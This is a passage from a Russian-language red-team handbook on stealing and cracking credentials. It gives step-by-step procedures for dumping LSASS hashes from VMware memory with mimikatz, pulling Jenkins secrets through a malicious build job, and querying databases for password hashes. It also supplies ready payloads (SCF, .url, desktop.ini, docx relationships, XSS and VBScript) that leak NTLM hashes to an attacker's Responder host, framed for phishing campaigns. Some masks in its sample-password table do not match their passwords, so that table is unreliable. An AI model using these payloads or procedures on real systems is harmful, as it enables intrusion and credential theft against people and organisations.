john --format=FVDE-opencl --wordlist=dict.txt hash.txt
hashcat -a 0 -m 16700 hash.txt dict.txt
```

Файловая система Apple в MacOS до 10.13

ШАГ 1: Установите apfs2john следуя инструкциям github, расположенным:

https://github.com/kholia/apfs2john

ШАГ 2: Укажите apfs2john на ваше устройство или образ диска:

```
sudo ./bin/apfs-dump-quick /dev/sdc1 outfile.txt
sudo ./bin/apfs-dump-quick image.raw outfile.txt
```

!! Разберитесь с использованием ‘kpartx’ для подключения образа диска по рекомендациям Холиа: https://github.com/kholia/fvde2john

ВИРТУАЛЬНЫЕ МАШИНЫ

Получение LSASS из памяти/образов VMware с помощью WinDbg
СЦЕНАРИЙ: Вы имеете возможность забрать с целевой машины файл VMware .vmem, а также можете сделать дамп хешей и учетных данных из оперативной памяти.

ШАГ 1: Установите инструменты отладки WinDbg и bin2dmp.exe:
https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/index
https://github.com/arizvisa/windows-binary-tools

ШАГ 2: Скачайте релиз mimikatz:
https://github.com/gentilkiwi/mimikatz/releases

ШАГ 3: Преобразуйте ваш файл ".vmem" в файл дампа:

```
bin2dmp.exe  "SVR2012r2-1.vmem"  vmware.dmp
```

ШАГ 4: Запустите WinDbg и откройте ваш файл "vmware.dmp": "File -> Open Crash Dump".

ШАГ 5: Загрузите библиотеку mimikatz 'mimilib.dll' , корректной разрядности (x86/x64):

```
kd>  .load  mimilib.dll
```

ШАГ 6: Найдите процесс lsass в дампе памяти:

```
kd>  !process  0  0  lsass.exe
```

ШАГ 7: Прочтите корректный адрес памяти процесса (напр. процесс fffffa800e0b3b30)

```
kd>  .process  /r  /p  fffffa800e0b3b30
```

ШАГ 8: Запустите mimikatz для процесса, чтобы получить из памяти дампы хешей и учетных данных:

```
kd>  !mimikatz
```

Удаленный дамп хешей VMware из оперативной памяти/снапшотов
СЦЕНАРИЙ: Вы НЕ можете выкачать более 1Gb файлов виртуальной машины с целевого компьютера, из-за ограничений пропускной способности канала. Ваш путь в этом случае – загрузить необходимые инструменты на целевую машину, где хранятся файлы VM, для извлечения хешей.

ШАГ 1: Установите и изучите следующие инструменты:

Анализ снапшотов и сохраненных состояний VMware
https://volatility-labs.blogspot.com/2013/05/movp-ii-13-vmware-snapshot-and-saved.html
Инструменты форензики оперативной памяти
https://www.volatilityfoundation.org/releases
Vmss2core - VMWare Labs
https://labs.vmware.com/flings/vmss2core

ШАГ 2: Загрузите vmss2core.exe на вашу целевую машину и выполните команду показанную ниже, для снятия дампа "ждущего режима" виртуальной машины. Как только дамп создан, удалите vmss2core.exe. Будьте уверенны, что записали отобразившуюся архитектуру (напр. Win7SP1x86), потому что она понадобится на шаге 3.

!!Внимание!! Для ждущего режима ВМ, вам потребуются оба файла .vmss и .vmem. Для снапшота ВМ, понадобятся .vmsn и .vmem.

```
C:\temp>vmss2core.exe -W /Users/admin/Documents/VMware/Windows_7.vmss
/Users/admin/Documents/VMware/Windows_7.vmem
```

ШАГ 3: Загрузите утилиту Volatility на целевую машину и выполните ее для вновь созданного файла .dmp. Укажите архитектуру Windows:

```
C:\temp> volatility_2.6_x64.exe imageinfo -f VMmemory.dmp
```

ШАГ 4: Теперь нам нужно получить, расположение в памяти кустов реестра SYSTEM и SAM:

```
C:\temp> volatility_2.6_x64.exe hivelist -f VMmemory.dmp --profile=Win7SP1x86
```

Пример:
0x86a1c008 0x270ed008 \REGISTRY\MACHINE\SYSTEM
0x87164518 0x241cc518 \SystemRoot\System32\Config\SAM

ШАГ 5: Теперь мы можем выполнить Volatility с опцией "hashdump" для этих адресов, чтобы вытащить хеши пользовательских аккаунтов:

```
C:\temp> volatility_2.6_x64.exe hashdump -f VMmemory.dmp --profile=Win7SP1x86
sys-offset=0x86a1c008 sam-offset=0x87164518
```

DEVOPS

JENKINS
СЦЕНАРИЙ: Вы добыли учетные данные пользователя с привилегиями "Build Jobs" на сервере Jenkins. Из под этого пользователя, вы теперь можете сделать дамп всех учетных данных на сервере Jenkins и расшифровать их создав "злонамеренную" задачу.

ШАГ 1: Залогиньтесь на сервере, используя добытые данные аккаунта:

https://<Jenkins_IPAddr>/script/

ШАГ 2: Найдите какое-нибудь неприметное место для запуска вашей задачи и следуйте по навигационному меню, показанному ниже:

```
New Item -> Freeform Build
"New Project"-> Configure -> General -> Restrict Where This Is Run -> Enter
"Master" -> Build -> Add Build Step -> Execute Shell
```

ШАГ 3: Выполните в оболочке следующие команды:

```
echo ""
echo "credentials.xml"
cat ${JENKINS_HOME}/credentials.xml
echo ""
echo "master.key"
cat ${JENKINS_HOME}/secrets/master.key | base64 -w 0
echo ""
```

```
echo  "hudson.util.Secret"
cat  ${JENKINS_HOME}/secrets/hudson.util.Secret  | base64  -w  0
```

ШАГ 4: Сохраните задачу и на странице просмотра "Задачи" ("Jobs"), нажмите "Build now".

ШАГ 5: Зайдите в "Историю сборки" и щелкните на номере вашей задачи. Затем нажмите "Вывод консоли".

ШАГ 6: Скопируйте текст из файла "credentials.xml" и поместите в локальный файл на вашей атакующей машине, под именем "credentials.xml".

ШАГ 7: Скопируйте кодированный Base64 "master.key" и "hudson.util.Secret", и декодируйте их в ваши собственные файлы на вашей локальной атакующей машине:

```
echo  <base64  string  master.key>  |  base64  --decode >  master.key
echo  <base64  string  hudson.util.Secret>  | base64  --decode >  hudson.util.Secret
```

ШАГ 8: Скачайте скрипт на питоне "jenkins-decrypt":

https://github.com/tweksteen/jenkins-decrypt

ШАГ 9: Расшифруйте файл "credentials.xml", используя "master.key" и "hudson.util.Secret":

```
decrypt.py  <master.key>  <hudson.util.Secret>  <credentials.xml>
```

DOCKER

Если вы получили доступ к контейнеру Docker, можете проверить следующие места, на предмет доступности открытых или закодированных паролей Docker, токенов API и прочего, что может использоваться контейнером для внешних сервисов.

Вы можете просмотреть расположение "секретов" Docker или их наименования, набрав:

```
$  docker  secret  ls
```

В зависимости от ОС в которой запущен ваш целевой контейнер Docker, вы можете проверить наличие "секретов" по следующим путям или точкам монтирования.

Путь к "секретам" Docker в Linux

/run/secrets/<secret_name>

Путь к "секретам" Docker в Windows

C:\ProgramData\Docker\internal\secrets

C:\ProgramData\Docker\secrets

KUBERNETES

РАСПОЛОЖЕНИЕ ФАЙЛОВ "СЕКРЕТОВ"

В Kubernetes "секреты", такие как пароли, токены API и ключи SSH являются сохраненным "Секретом". Вы можете запросить, какие секреты сохранены, набрав:

```
$  kubectl  get  secrets
$  kubectl  describe  secrets/<Name>
```

Для декодирования скрытых имени пользователя или пароля, сделайте следующее:

```
$ echo '<base64_username_string' | base64 -decode
$ echo '<base64_password_string' | base64 -decode
```

Также вы можете, посмотреть точки монтирования томов, где тоже могут быть сохранены "секреты" и ссылки на контейнер.

ВЫСТАВЛЕНИЕ УЧЕТНЫХ ДАННЫХ НАРУЖУ

Кроме всего прочего, в Kubernetes, при определенном везении вы можете найти неверно сконфигурированный порт 2379. Выполнение GET-запроса к выбранному ресурсу, может показать вам пароли к контейнеру или кластеру.

ШАГ 1: Выполните запрос GET по следующему пути Kubernetes:

http://<Kube_IPAddr>:2379/v2/keys/?recursive=true

ШАГ 2: Посмотрите в полученную выдачу, идентифицируйте возможные учетные данные или токены kublet.

РЕПОЗИТОРИИ GIT

Это пригодится для поиска git репозиториев, таких как Github или Gitlab в открытом доступе учетных данных, ключей API и других способов аутентификации.

TRUFFLE HOG
https://github.com/dxa4481/truffleHog

ШАГ 1: pip install truffleHog

ШАГ 2: Укажите ему на git репозиторий или локальную ветку:

```
truffleHog --regex --entropy=False https://github.com/someco/example.git
truffleHog file:///user/someco/codeprojects/example/
```

GITROB
Gitrob клонирует репозитории, исследует их содержимое и перебирает историю коммитов, помечая файлы с потенциально чувствительным контентом.
https://github.com/michenriksen/gitrob
https://github.com/michenriksen/gitrob/releases

ШАГ 1: Скачайте прекомпилированный релиз gitrob.

ШАГ 2: Залогиньтесь и создайте/скопируйте свой токен доступа к GitHub:
https://github.com/settings/tokens

ШАГ 3: Запустите Gitrob в режиме анализа:

```
gitrob analyze <username> --site=https://github.example.com
endpoint=https://github.example.com/api/v3 --access-tokens=token1,token2
```

AWS (Amazon Web Services)

СЦЕНАРИЙ: Вы достали какой-то ключ доступа, секретный ключ и .pem предположительно админа AWS вашей целевой сети. Теперь вы можете получить список доступов AWS, используя эти учетные данные.

ССЫЛКИ:
https://github.com/RhinoSecuritylabs/pacu/wiki
https://github.com/carnal0wnage/weirdAAL
https://github.com/toniblyx/my-arsenal-of-aws-security-tools

ШАГ 1: Клонируйте Git репозиторий Pacu AWS testing framework и установите:

https://github.com/RhinoSecuritylabs/pacu.git

ШАГ 2: Запустите фреймворк Pacu:

```
python3 pacu.py
```

ШАГ 3: Укажите значения учетных данных AWS, полученные из вашей целевой сети:

Key alias – Используется внутри Pacu и ассоциирован с парой ключей AWS. Не переносит разрешения с AWS.
Access Key – создан каким-либо пользователем AWS.
Secret Key – Секретный ключ, связанный с "Access Key". Не включается в образ.
(Опционально) Session key работает как временный "Access Key" для доступа к сервисам AWS.

ШАГ 4: Для просмотра списка доступных команд, выполните ‘ls’ или запустите модуль:

```
>  ls
>  run  enum_ec2
```

MICROSOFT AZURE

СЦЕНАРИЙ: Вы можете получить учетные данные для привилегированного пользователя АД Azure (Владелец или Участник(Contributor)). Теперь вы можете нацелить этого пользователя на сбор возможных учетных данных, находящихся в хранилищах ключей, конфигурациях сервисов, автоматически созданных аккаунтах и аккаунтах хранилищ данных.

ССЫЛКИ:
https://blog.netspi.com/get-azurepasswords/
https://nostarch.com/azure

ШАГ 1: Установка модулей PowerShell и скачивание/импорт NetSPI Microburst:

```
Install-Module  -Name  AzureRM
Install-Module  -Name  Azure
```

https://github.com/NetSPI/MicroBurst

```
Import-Module  .\Get-AzurePasswords.ps1
```

ШАГ 2: Сейчас, когда импортирован модуль PowerShell, мы можем выполнить его для вытягивания всех доступных учетных данных за один раз из хранилищ ключей, конфигураций сервисов, автоматически созданных аккаунтов и аккаунтов хранилищ данных. Вам будет предложено ввести

учетную запись пользователя, учетные данные и подписку, которые вы хотели бы использовать. Мы можем выгрузить все в CSV через конвейер '|':

```
Get-AzurePasswords -Verbose | Export-CSV
```

GCP (Облачная Платформа Google)

https://github.com/nccgroup/ScoutSuite

ШАГ 1: Загрузите и установите утилиту командной строки Gcloud:

https://cloud.google.com/pubsub/docs/quickstart-cli

ШАГ 2: Укажите полученные учетные данные в вашей конфигурации:

```
gcloud config set account <account>
```

ШАГ 3: Выполните 'scout', задействовав аккаунт пользователя или сервиса:

```
$ python Scout.py --provider gcp --user-account
$ python Scout.py --provider gcp --service-account --key-file /path/to/keyfile
```

ШАГ 4: Для сканирования облачного аккаунта Google, сделайте нижеперечисленное:

Organization: **`organization-id <ORGANIZATION_ID>`**
Folder: **`folder-id <FOLDER_ID>`**
Project: **`project-id <PROJECT_ID>`**

УГОН NetNTLMv1/v2 ХЕШЕЙ

Существуют мириады путей несанкционированной утечки данных в процессе аутентификации Windows. Ниже приведены некоторые способы и справочная информация, о том как научиться большему для применения в вашей следующей фишинговой кампании Ред Тим, злонамеренном изменении веб-сайта или документа.

КОМАНДЫ WINDOWS

Различные команды Windows, могут позволить вам нелегально слить NTLMv1/v2 данные аутентификации. Их применение в конкретном сценарии, я оставляю пользователю.

```
C:\> dir \\<Responder IPAddr>\C$
C:\> regsvr32 /s /u /i://<Responder_IPAddr>/blah example.dll
C:\> echo 1 > //<Responder_IPAddr>/blah
C:\> pushd \\<Responder_IPAddr>\C$\blah
C:\> cmd /k \\<Responder_IPAddr>\C$\blah
C:\> cmd /c \\<Responder_IPAddr>\C$\blah
C:\> start \\<Responder_IPAddr>\C$\blah
C:\> mkdir \\<Responder_IPAddr>\C$\blah
C:\> type \\<Responder_IPAddr>\C$\blah
```

КОМАНДЫ POWERSHELL

Некоторые команды PowerShell, могут позволить вам нелегально слить NTLMv1/v2 данные аутентификации. Их применение в реальном сценарии, я также оставляю пользователю.

```
PS> Invoke-Item \\<Responder_IPAddr>\C$\blah
PS> Get-Content \\<Responder_IPAddr>\C$\blah
PS> Start-Process \\<Responder_IPAddr>\C$\blah
```

БРАУЗЕРЫ INTERNET EXPLORER И EDGE

Ссылка на вредоносное изображение, может стать причиной утечки хеша NTLMv1/v2 через браузер - при получении файла изображения.

example.htm

```
<!DOCTYPE html>
<html>
<img src="file://<Responder_IPAddr>/path/example.png"/>
</html>
```

ИНЪЕКЦИЯ XSS

Если вы сумеете провернуть XSS-инъекцию, то можете вставить код показанный ниже, для организации утечки NTLMv1/v2 хеша через браузер Internet Explorer.

```
<img src="\\\\<Responder_IPAddr>\\path\example.png">
```

VBSCRIPT

Вы можете вставлять ссылки на скрипты Visual Basic в веб-страницы, однако это работает только против Internet Explorer.

```
<html>
<script type="text/Vbscript">
<!--Set fso = CreateObject( "Scripting. FileSystemObject")
Set file =  fso.OpenTextFile("//<Responder_IPAddr>/blah", 1)
//-->
</script>
</html>
```

ФАЙЛ SCF

СЦЕНАРИЙ: У вас есть пользовательская учетка или возможность записать файл, в какой-нибудь каталог общего доступа в целевой сети Windows, без аутентификации. Таким образом вы можете изготовить вредоносный файл SCF и поместить его в часто посещаемое пользователями место, для сбора пользовательских хешей NTLMv1/NTLMv2 через просмотр общего каталога в Windows Explorer.

ШАГ 1: Создайте текстовый файл .scf и назовите его '@InvoiceReqs.scf', вставьте в него текст написанный ниже и положите его в часто посещаемое место в каталоге общего доступа. Файл должен быть просмотрен в Windows Explorer, поэтому убедитесь, что имя файла таково, что находится вверху списка файлов целевого каталога (*имеется ввиду "первый экран" окна Windows Explorer*):

```
[Shell]
Command=2
IconFile=\\<Responder_IPAddr>\share\test.ico
[Taskbar]
Command=ToggleDesktop
```

ШАГ 2: Запустите Responder для прослушивания и захвата всех пользователей, которые просматривают каталог общего доступа:

```
python  Responder.py  -wrf  --lm  -v  -I  <interface>
```

ОФИСНЫЕ ДОКУМЕНТЫ

SETTINGS.XML.RELS

Вы можете разместить внешнее содержимое в файлах DOCX с помощью временного файла, расположенного по пути: **C:\example.docx\word_rels\settings.xml.rels**, который вы можете просматривать/редактировать в 7zip.
!!ВНИМАНИЕ!! Если файл открыт в режиме "Защищенного просмотра", то этот трюк не сработает, так же и при просмотре файла в электронной почте или на веб-сайте.

```
<?xml version="1,0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
<Relationship Id="rId1"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/
attachedTemplate" Target="file://<Responder_IPAddr>/example/Template.dotx"
TargetMode="External"/>
</Relationships>
```

НАБОРЫ ФРЕЙМОВ WEBSETTINGS.XML.RELS

Документы Майкрософт могут поддерживать веб-редактирование и следовательно, возможность добавления наборов фреймов элементов HTML. Это может позволить злоупотребить ссылкой на документ Word по UNC пути.

ШАГ 1: Прежде всего нам нужно создать вредоносный файл Word docx, и затем извлечь/открыть его в 7zip для просмотра внутренних структур XML-файла.

ШАГ 2: По следующему пути извлеченного файла **C:\example.docx\word\webSettings.xml**, вам необходимо добавить наборы фреймов в ‘webSettings.xml’, редактируя и создавая ссылку на другой файл **r:id="nEtMux1"**. Сохраните этот файл, когда отредактируете.

```
<w:frameset>
      <w:framesetSplitbar>
            <w:w  w:val="60"/>
            <w:color  w:val="auto"/>
            <w:noBorder/>
      </w:framesetSplitbar>
<w:frameset>
      <w:frame>
            <w:name  w:val="3"/>
            <w:sourceFileName  r:id="nEtMux1"/>
            <w:linkedToFile/>
      </w:frame>
</w:frameset>
</w:frameset>
```

ШАГ 3: Создайте новый файл **‘webSettings.xml.refs’** и сохраните его по следующему пути: **C:\example.docx\word\webSettings.xml.refs** с новым **Relationship Id ‘nEtMux1**’, созданным нами ранее. Также мы можем вставить путь к нашему Responder-у, как значение параметра Target.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
<Relationship Id="nEtMux1"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/frame"
Target="\\<Responder_IPAddr>\Microsoft_Office_Updates.docx"
TargetMode="External"/>
</Relationships>
```

ШАГ 4: Как только ваша жертва откроет этот файл, он попытается вызвать внешнее содержимое через набор фреймов.

ОБРАБОТЧИКИ URL

Эксплуатация стандартных схем URL, зарегистрированных Майкрософт для открытия файла по UNC пути с целью слива хешей NTLMv1/v2.

Наименования схем.

ms-word:
ms-powerpoint:
ms-excel:
ms-visio:
ms-access:
ms-project:
ms-publisher:
ms-spd:
ms-infopath:

```
<!DOCTYPE html>
<html>
      <script>
            location.href = 'ms-word:ofe|u|\\<Responder_IPAddr>\path\example.docx';
      </script>
</html>
```

ЯРЛЫКИ ИНТЕРНЕТА

ФАЙЛЫ .URL

Просто создайте вредоносный ярлык, используя файл .url, чтобы направить пользователей на ваш слушающий "Responder".

example.url:

```
[InternetShortcut]
URL=file://<Responder_IPAddr>/path/example.html
```

Вы также можете сослаться на какую-либо иконку в своем интернет-ярлыке и каждый раз, когда пользователь открывает ссылку, Windows будет пытаться загрузить иконку сливающую NTLMv1/v2 хеш.

example.url:

```
[InternetShortcut]
URL=https://netmux.com
IconIndex=0
IconResource=\\<Responder_IPAddr>\path\example.ico
```

.INI ФАЙЛ

Вы можете также создать файл **‘Desktop.ini’** внутри каталога с вредоносной ссылкой на файл иконки. Когда он виден в Windows Explorer, система будет пробовать перейти по ссылке иконки:

```
desktop.ini:
[.ShellClassinfo]
IconResource=\\<Responder_IPAddr>\path\example.ico
```

ФАЙЛЫ WINDOWS SCRIPT

Вы можете создать какой-нибудь файл .wsf и попытаться заставить пользователя запустить этот скрипт, который будет передавать попытки NTLMv1/v2 аутентификации.

example.wsf

```
<package>
      <job  id="boom">
            <script  language="VBScript">
                  Set fso = CreateObject("Scripting.FileSystemObject")
                  Set file = fso.OpenTextFile("//<Responder_IPAddr>/example.txt", 1)
            </script>
      </job>
</package>
```

ДЛЯ СПРАВКИ:

"На подножном корму" или использование родных средств, встроенных в ОС: угон NetNTLM хешей.
https://www.securify.nl/blog/SFY20180501/living-off-the-land_-stealing-netntlm-hashes.html редирект на
https://www.securify.nl/blog/living-off-the-land-stealing-netntlm-hashes

Захват хешей NetNTLM через XML документов MS Office (DOT)
https://bohops.com/2018/08/04/capturing-netntlm-hashes-with-office-dot-xml-documents

Microsoft Office - NTLM хеши через наборы фреймов
https://pentestlab.blog/2017/12/18/microsoft-office-ntlm-hashes-via-frameset/

Интересные места в угоне NetNTLM хешей
https://osandamalith.com/2017/03/24/places-of-interest-in-stealing-netntlm-hashes/

Bad PDF
https://github.com/deepzec/Bad-Pdf
https://research.checkpoint.com/ntlm-credentials-theft-via-pdf-files/
https://github.com/3gstudent/Worse-PDF

Hashjacking – угон SMB хеша через gif
https://github.com/hob0/hashjacking

Из электронной почты за хешами NTLM с помощью Microsoft Outlook
https://wildfire.blazeinfosec.com/love-letters-from-the-red-team-from-e-mail-to-ntlm-hashes-with-microsoft-outlook/

Эксплуатация уязвимостей веб-приложений для кражи NTLM хешей.
https://blog.blazeinfosec.com/leveraging-web-application-vulnerabilities-to-steal-ntlm-hashes-2/
редирект https://www.blazeinfosec.com/post/web-app-vulnerabilities-ntlm-hashes/

Угон SMB хешей и отслеживание пользователей в MS Outlook
https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2018/may/smb-hash-hijacking-and-user-tracking-in-ms-outlook/ – *битая ссылка.*

Файлы SCF
https://room362.com/post/2016/smb-http-auth-capture-via-scf/
https://1337red.wordpress.com/using-a-scf-file-to-gather-hashes/

ИЗВЛЕЧЕНИЕ ХЕШЕЙ ИЗ СУБД

Для выполнения SQL-запросов, требуются права администратора.

ORACLE 10g R2
```
SELECT username, password FROM dba_users WHERE username='<username>';
```

ORACLE 11g R1
```
SELECT name, password, spare4 FROM sys.user$ WHERE name='<username>';
```

MySQL4.1 / MySQL5+
```
SELECT User,Password FROM mysql.user INTO OUTFILE '/tmp/hash.txt';
```

MSSQL(2012), MSSQL(2014)
```
SELECT SL.name,SL.password_hash FROM sys.sql_logins AS SL;
```

POSTGRES
```
SELECT username, passwd FROM pg_shadow;
```

ИЗВЛЕЧЕНИЕ РАЗЛИЧНЫХ ХЕШЕЙ

John The Ripper Jumbo поставляется с набором программ для извлечения хешей:

НАИМЕНОВАНИЕ	ОПИСАНИЕ
1password2john.py	Извлечение хешей из менеджера паролей 1Password
7z2john.py	Извлечение хешей из зашифрованных архивов 7zip
androidfde2john.py	Конвертирование дисков/образов зашифрованных полнодисковым шифрованием (FDE) Android в формат John The Ripper (JTR)
aix2john.py	Извлечение хешей из /etc/security/passwd ОС AIX
apex2john.py	Форматирование хешей Oracle APEX
bitcoin2john.py	Извлечение хешей старых кошельков Bitcoin (проверка btcrecover)
blockchain2john.py	Извлечение хеша кошелька Blockchain
cisco2john.pl	Захват и извлечение конфигурационного файла Cisco
cracf2john.py	Конвертирует файлы crafc.txt программы CRACF в формат JTR
dmg2john.py	Зашифрованные образы дисков Apple
ecryptfs2john.py	Софт для шифрования диска eCryptfs
efs2john.py	Извлечение зашифрованной файловой системы Windows (EFS)
encfs2john.py	EncFS - зашифрованная файловая система пространства пользователя
gpg2john	Файлы зашифрованные симметричным шифрованием PGP
hccap2john	Преобразование захваченных файлов WPA pcap в формат JTR
htdigest2john.py	HTTP дайджест-аутентификация
ikescan2john.py	Аутентификация IKEPSKSHA256
kdcdump2john.py	Серверы Центров Распределения ключей (KDC)
keepass2john	Извлечение хешей из файлов менеджера паролей KeepPass
keychain2john.py	Обработка ввода в приложение "Связка ключей" Mac OS X
keyring2john	Обработка ввода в приложение GNOME Keyring
keystore2john.py	Извлечение защищенных паролем файлов Java KeyStore
known_hosts2john.py	Файл .ssh/known_hosts
kwallet2john.py	Менеджер паролей KDE Wallet Manager
ldif2john.pl	LDAP Data Interchange Format (LDIF)
lion2john.pl	Преобразование файла plist Apple OS X Lion

НАИМЕНОВАНИЕ	ОПИСАНИЕ
lion2john-alt.pl	
lotus2john.py	Файл Lotus Notes ID для Domino
luks2john	Полнодисковое шифрование LUKS
mcafee_epo2john.py	Генератор пароля McAfee ePolicy Orchestrator
ml2john.py	Преобразование хеша plist Mac OS X 10.8 и новее
mozilla2john.py	Извлечение хешей Mozilla Firefox, Thunderbird и SeaMonkey
odf2john.py	Обработка файлов OpenDocument ODF
office2john.py	Хеши Microsoft Office (97-03, 2007, 2010, 2013)
openbsd_softraid2john.py	Хеш программного RAID OpenBSD
openssl2john.py	Хеши зашифрованных файлов OpenSSL
pcap2john.py	Извлечение PCAP различных протоколов
pdf2john.py	Извлечение хеша зашифрованного документа PDF
pfx2john	Файлы PKCS12
pst2john	Извлечение контрольной суммы из файла .pst MS Outlook
putty2john	Преобразование секретного ключа PuTTY в формат JTR
pwsafe2john	Извлечение хешей из менеджера паролей Password Safe
racf2john	Двоичные файлы из базы данных IBM RACF
radius2john.pl	Пароль протокола RADIUS
rar2john	Извлечение хеша зашифрованных архивов RAR 3.x
sap2john.pl	Преобразование хешей паролей из систем SAP
sipdump2john.py	Преобразование выходных файлов sipdump в формат JTR
ssh2john	Файлы секретных ключей SSH
sshng2john.py	Файлы секретных ключей SSH-ng
strip2john.py	Обработка базы данных менеджера паролей STRIP
sxc2john.py	Обработка файлов SXC
truecrypt_ volume2john	Зашифрованный диск TrueCrypt
uaf2john	Преобразование файлов Open VMS SYSUAF в файл в стиле unix
vncpcap2john	TightVNC/RealVNC pcaps v3.3, 3.7 и 3.8 RFB
wpapcap2john	Преобразование файлов PCAP или IVS2 в формат JTR
zip2john	Извлечение хешей из zip-архивов в формат JTR

ЗАБЛОКИРОВАННАЯ WINDOWS МАШИНА

P4wnP1

https://github.com/mame82/P4wnP1 редирект на https://github.com/RoganDawes/P4wnP1
https://p4wnp1.readthedocs.io/en/latest/

Bash Bunny QuickCreds

(Автор @mubix)
https://github.com/hak5/bashbunny-payloads/tree/master/payloads/library/credentials/QuickCreds
https://malicious.link/post/2016/snagging-creds-from-locked-machines/

АНАЛИЗ ПАРОЛЕЙ

АНАЛИЗ ПАРОЛЕЙ


ИСТОРИЧЕСКИ СЛОЖИВШИЕСЯ РЕКОМЕНДАЦИИ ПО АНАЛИЗУ ПАРОЛЕЙ

- В среднем пароль имеет длину от 7 до 9 символов.
- В среднем слово на английском состоит из 5 символов.
- В среднем человек знает от 50000 до 150000 слов.
- В 50% случаев пароль пользователя содержит одну или более гласных.
- Женщины предпочитают человеческие имена в своих паролях, а мужчины предпочитают хобби.
- Наиболее вероятно использование спецсимволов: ~, !, @, #, $, %, &, *, и ?.
- Если число, то это обычно 1 или 2 последовательно, и скорее всего они будут в конце.
- Если используется более одного числа, они будут идти последовательно, или иметь какое-то личное значение (дата рождения и т. п.).
- Если это заглавная буква, она обычно в начале, и за ней следует гласная.
- 66% людей используют 1-3 пароля для всех онлайн аккаунтов.
- Каждый девятый использует пароль из топ 500.
- В западных странах используют пароли из букв в нижнем регистре, а в восточных – предпочитают цифры.

ПРАВИЛО 20 – 60 – 20

Правило 20 – 60 – 20 это способ увидеть уровень сложности, типично демонстрируемый в большом дампе паролей, имеющий характеристики обычного отклонения от Кривой Гаусса, отражающий уровень трудоемкости по восстановлению паролей из вышеупомянутого дампа.

20% паролей **легко** угадываются по словарям или общеизвестным паролям.
60% паролей **средней** сложности, являются слегка измененными из 20% простых паролей.
20% паролей **сильные**, длинные, сложные или имеют уникальные характеристики.



ПРИМЕРЫ ХЕШЕЙ И ПАРОЛЕЙ

Этот список с примерами паролей помогает передать варианты и обычный уровень сложности, увиденный при создании типичных паролей. Также он показывает индивидуальные склонности пользователей и поможет в разделении ваших атак, которые будут направлены на конкретного пользователя.

#	ХЕШ (MySQL 323)	ПАРОЛЬ	МАСКА
1	24CA195A48D85A11	BlueParrot345	?u?l?l?l?u?l?l?l?l?l?d?d?d
2	020261361E63A3FE	r0b3rt2017!	?u?d?l?d?l?l?d?d?d?d?s
3	42DF901246D99098	Craig@Netmux.com	?u?l?l?l?l?s?u?l?l?l?l?l?s?l?l?l
4	7B6C1F5173EB4DD6	RedFerret789	?u?l?l?u?l?l?l?l?l?d?d?d
5	01085B1F3C3F49D2	Jennifer1981!	?u?l?l?l?l?l?l?l?d?d?d?d?s
6	080DBDB42AE6C3D7	7482Sacrifice	?d?d?d?d?u?l?l?l?l?l?l?l?l
7	111C232F67BC52BB	234CrowBlack	?d?d?d?u?l?l?l?u?l?l?l?l
8	1F3EF64F35878031	brownbooklamp	?l?l?l?l?l?l?l?l?l?l?l?l?l
9	4A659CDA12E9F2F1	Solitaire7482	?u?l?l?l?l?l?l?l?l?d?d?d?d
10	0B034EC713F89A68	password123	?l?l?l?l?l?l?l?l?d?d?d
11	28619CFE477235DE	5713063528	?d?d?d?d?d?d?d?d?d?d
12	60121DFD757911C3	74821234WorldCup	?d?d?d?d?d?d?d?d?u?l?l?l?l?u?l?l
13	6E84950D7FC8D13B	!q@w#e$r%t^y	?s?l?s?l?s?l?s?l?s?l?s?l?s?l
14	33F82FA23197EBD3	1qaz2wsx3edc!@#	?d?l?l?l?d?l?l?l?d?l?l?l?s?s?s
15	544B4D3449C08787	X9z-2Qp-3qm-WGN	?u?d?l-?d?u?l-?d?l?l-?u?u?u

ПАРОЛИ АЛИСЫ #(2,5,8,11,14) **ПАРОЛИ БОБА #(1,4,7,10,13)** **ПАРОЛИ КРЕЙГА #(3,6,9,12,15)**

ПОДСКАЗКИ ПО ВЗЛОМУ КАЖДОГО ПАРОЛЯ

ПАРОЛИ АЛИСЫ	ПРОСТОЙ АНАЛИЗ	ТИПОВАЯ СТРАТЕГИЯ АТАКИ
R0b3rt2017!	Исковерканное имя + дата !	Гибридная атака по словарю и маске
Jennifer1981!	Простое имя + дата !	Простой словарь + атака по правилу
brownbooklamp	Фраза из 3 простых слов	Combinator3 + простой словарь
